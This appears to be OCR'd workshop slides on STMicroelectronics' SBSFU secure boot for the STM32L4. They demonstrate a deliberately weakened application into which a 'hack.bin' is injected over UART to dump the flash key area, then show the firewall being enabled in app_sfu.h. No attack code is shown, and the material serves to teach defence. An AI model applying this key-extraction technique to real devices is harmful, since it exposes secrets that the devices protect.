
- 00_ResetL4Target.bat
- 03_02_Flash_SBSFU_SimpleApp_WithWeakness.bat



Restart the board

```
Applying RDP-1 Level. You might need to unplug/plug the USB cable!
```

- **Power on reset the board and then press reset button**


```
          Applying RDP-1 Level. You might need to unplug/plug the USB cable!
= [SBOOT] System Security Check successfully passed. Starting...


================================================================================
=               (C) COPYRIGHT 2017 STMicroelectronics                          =
=                                                                              =
=               Secure Boot and Secure Firmware Update                         =
================================================================================


= [SBOOT] SECURE ENGINE INITIALIZATION SUCCESSFUL
= [SBOOT] STATE: CHECK STATUS ON RESET
          INFO: A Reboot has been triggered by a Hardware reset!
          INFO: Last execution detected error was: No error. Success.
= [SBOOT] STATE: CHECK NEW FIRMWARE TO DOWNLOAD
= [SBOOT] STATE: CHECK USER FW STATUS
          A FW is detected in the slot SLOT_ACTIVE_1
= [SBOOT] STATE: VERIFY USER FW SIGNATURE
= [SBOOT] STATE: EXECUTE USER FIRMWARE
Hello World
Enter command
```

Check application is working

- Type command manually and press return
- Firmware will send “Message Received” and ask for new command



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
Now everything is ready !


- We have an application firmware including a weakness
- This application is authenticated by SBSFU
  - But remember we removed some protections
- We are in the field and hacker is attacking the device
- The injected code will read the flash content and write it to UART
- The address in flash points to key area for this example

Send hack.bin to target



3

Go to :
C:\STM32SecuWS\L4\STM32L476_SimpleApp_WithWeakness




4

5


2

Attack performed!



Hack reads the secret area and output it to UART

Reset after hack performed



Reset after hack performed because of watchdog


Conclusion

- We performed a hack using a simple UART interface
- Interfaces with outside world means surface of attack
- Each open door is a way for hacker to tamper your assets !
- This demonstrates why isolation is very important !

How SBSFU addresses Isolation

- SBSFU uses all available isolation mechanisms
- On STM32L4 we have
  - The Firewall : Hardware mechanism that protects Flash and RAM specific areas
  - The MPU : Cortex-M mechanism to give attributes to set of address range
  - The PCROP : Set a specific part of flash in execute only (no read nor write)
- We will see what happens when activating the firewall
- But first a reminder of all protections applied by SBSFU

SBSFU protection on STM32L4



Legend

- WRP + MPU-RX
- FWALL (code) + WRP + MPU-RX
- FWALL (code) + WRP + PCROP + MPU-RX
- FWALL (NVData) + MPU-RW
- FWALL (VData) + MPU-RW
- MPU-RW (code/data)

R: Read
W: Write
X:
eXecute

Activate firewall

- To activate the firewall go back to app_sfu.h

*app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable a
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
147 /* Uncomment the following defines when in Release mode.
148    In debug mode it can be better to disable some of the
149    for a better Debug experience (WRP, RDP, IWDG, DAP, e
150
151 #define SFU_WRP_PROTECT_ENABLE
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153 //#define SFU_PCROP_PROTECT_ENABLE
154 #define SFU_FWALL_PROTECT_ENABLE
155 #define SFU_TAMPER_PROTECT_ENABLE
156 #define SFU_DAP_PROTECT_ENABLE     /*!< WARNING: Be Care
157 //                                        It might be di
158 #define SFU_DMA_PROTECT_ENABLE
159 #define SFU_IWDG_PROTECT_ENABLE    /*!< WARNING:
160 //                                        1. Be Careful
161 //                                           switching t
162 //                                        2. The IWDG re
163 //                                           platform (f
164 //#define SFU_MPU_PROTECT_ENABLE     /*!< MPU protection
165 //                                        Enables/Disabl
166 //                                        If Secure Engi
167 //                                        SE_CoreBin\Inc
168 //                                        addition to th
169 //#define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection
170 //                                        executable are
```

1

Uncomment Firewall activation


CTRL-S

app_sfu.h

```
141  */
142
143 /*#define SECBOOT_
144
145 #if !defined(SECBC
```

2

Rebuild SBSFU





```
Finished building: SBSFU.list

arm-none-eabi-objcopy -O binary "SBSFU.elf" "SBSFU.bin"
arm-none-eabi-size "SBSFU.elf"
   text    data     bss     dec     hex filename
  58698     296   10584   69578   10fca SBSFU.elf
arm-none-eabi-objcopy -j .SE_IF_Code "SBSFU.elf" se_inter.elf > /dev/null 2>>1
arm-none-eabi-objcopy --extract-symbol se_inter.elf se_interface_app.elf
arm-none-eabi-objcopy -S --keep-symbols=../se_interface.txt se_interface_app.elf se_interface_app.o

11:55:22 Build Finished. 0 errors, 2 warnings. (took 19s.878ms)
```

